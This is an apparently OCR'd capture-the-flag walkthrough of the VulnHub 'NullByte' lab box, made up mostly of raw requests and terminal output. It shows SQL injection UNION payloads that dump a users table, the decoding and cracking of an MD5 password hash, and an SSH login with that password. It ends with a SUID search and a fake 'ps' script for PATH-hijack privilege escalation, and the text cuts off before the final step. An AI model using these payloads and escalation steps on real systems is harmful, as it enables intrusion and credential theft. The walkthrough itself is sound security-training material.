
dump the users table columns



```
GET /kzMb5nVYJw/420search.php?usrtosearch=
i"+UNION+ALL+SELECT+1,GROUP_CONCAT(0x7c,column_name,0x7c),3+from+information_schema.columns
+where+table_name%3d'users'%23 HTTP/1.1
Host: 192.168.83.131
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.83.131/kzMb5nVYJw/index.php
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Date: Tue, 19 Jan 2021 23:36:45 GMT
Server: Apache/2.4.10 (Debian)
Vary: Accept-Encoding
Content-Length: 146
Connection: close
Content-Type: text/html; charset=UTF-8

EMP ID :1  <br>
 EMP NAME : |id|,|user|,|pass|,|position| <br>
 EMP POSITION : 3 <br>
 --------------------------------<br>
Fetched data successfully
```


dump the data out!
//ramses user credential?? it seems like base64 encoded



```
GET /kzMb5nVYJw/420search.php?usrtosearch=
i"+UNION+ALL+SELECT+1,GROUP_CONCAT(0x7c,id,',',user,',',pass,',',position,0x7c,'\n'),3+from
+seth.users%23 HTTP/1.1
Host: 192.168.83.131
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.83.131/kzMb5nVYJw/index.php
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Date: Tue, 19 Jan 2021 23:27:50 GMT
Server: Apache/2.4.10 (Debian)
Vary: Accept-Encoding
Content-Length: 208
Connection: close
Content-Type: text/html; charset=UTF-8

EMP ID :1  <br>
 EMP NAME : |1,ramses,YzZkNmJkN2ViZjgwNmY0M2M3NmFjYzM2ODE3MDNiODE,|
,|2,isis,--not allowed--,employee|
<br>
 EMP POSITION : 3 <br>
 --------------------------------<br>
Fetched data successfully
```

decoding it & we got a hash??



```
YzZkNmJkN2ViZjgwNmY0M2M3NmFjYzM2ODE3MDNiODE
```

For encoded binaries (like images, documents, etc.) use the file upload form a little furt

UTF-8 Source character set.


□ Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the U

DECODE Decodes your data into the area below.

```
c6d6bd7ebf806f43c76acc3681703b81
```

analyzing the unknown hash & we got the idea that it's a MD5 hash




Hash Analyzer

Tool to identify hash types. Enter a hash to be identified.

c6d6bd7ebf806f43c76acc3681703b81

Hash:	c6d6bd7ebf806f43c76acc3681703b81
Salt:	Not Found
Hash type:	MD5 or MD4
Bit length:	128
Character length:	32
Character type:	hexidecimal

so let's dump the hash to crackstation & we got the plaintext password!



c6d6bd7ebf806f43c76acc3681703b81

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
c6d6bd7ebf806f43c76acc3681703b81	md5	omega

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found

getting initial foothold

now we've gathered the intels, probably ramses user was a valid user in the unix system & it used the following credential as it's unix system user credential?

let's access it using ssh with the credential found & we're in!




```
┌──(nobodyatall㉿0×DEADBEEF)-[~/vulnhub/nullByte]
└─$ ssh -p 777 ramses@192.168.83.131
ramses@192.168.83.131's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jan 20 07:05:22 2021 from 192.168.83.129
ramses@NullByte:~$ 
```

Post Exploitation

Privilege Escalation


ramses -> root

checking for suid bit that we can abuse & it seems like we've found a weird suid binary in the /var/www/backup directory
//it's owned by root user too, so we can execute it as a root user




```
ramses@NullByte:~$ find / -perm -u=s -user root -type f -exec ls -l {} 2>/dev/null \;
-rwsr-xr-x 1 root root 562536 Mar 23  2015 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 13796 Nov 28  2014 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 5372 Feb 25  2014 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 9540 Apr 15  2015 /usr/lib/pt_chown
-rwsr-xr-- 1 root messagebus 362672 May 28  2015 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-sr-x 1 root mail 96192 Feb 12  2015 /usr/bin/procmail
-rwsr-xr-x 1 root root 52344 Nov 20  2014 /usr/bin/chfn
-rwsr-xr-x 1 root root 38740 Nov 20  2014 /usr/bin/newgrp
-rwsr-xr-x 1 root root 43576 Nov 20  2014 /usr/bin/chsh
-rwsr-xr-x 1 root root 78072 Nov 20  2014 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 18064 Nov 28  2014 /usr/bin/pkexec
-rwsr-xr-x 1 root root 53112 Nov 20  2014 /usr/bin/passwd
-rwsr-xr-x 1 root root 176400 Mar 12  2015 /usr/bin/sudo
-rwsr-xr-x 1 root root 1081076 Feb 18  2015 /usr/sbin/exim4
-rwsr-xr-x 1 root root 4932 Aug  2  2015 /var/www/backup/procwatch
-rwsr-xr-x 1 root root 38868 Nov 20  2014 /bin/su
-rwsr-xr-x 1 root root 34684 Mar 30  2015 /bin/mount
-rwsr-xr-x 1 root root 26344 Mar 30  2015 /bin/umount
-rwsr-xr-x 1 root root 96760 Aug 13  2014 /sbin/mount.nfs
ramses@NullByte:~$
```

checking what does the procwatch binary does, it seems like a normal ps command output here



```
ramses@NullByte:~$ /var/www/backup/procwatch
  PID TTY          TIME CMD
20285 pts/0    00:00:00 procwatch
20286 pts/0    00:00:00 sh
20287 pts/0    00:00:00 ps
ramses@NullByte:~$
```


normal ps command output



```
ramses@NullByte:~$ ps
  PID TTY          TIME CMD
20255 pts/0    00:00:00 bash
20288 pts/0    00:00:00 ps
ramses@NullByte:~$
```


so this one it seems that we might be able to abuse the suid bit to get a root shell by exploiting the PATH variable

create a malicious ps binary that execute /bin/bash shell




```
ramses@NullByte:~$ cat > ps
#!/bin/sh
/bin/bash -p
^C
ramses@NullByte:~$ chmod +x ps
ramses@NullByte:~$
```

add our current directory name that stored the malicious ps binary to the PATH variable



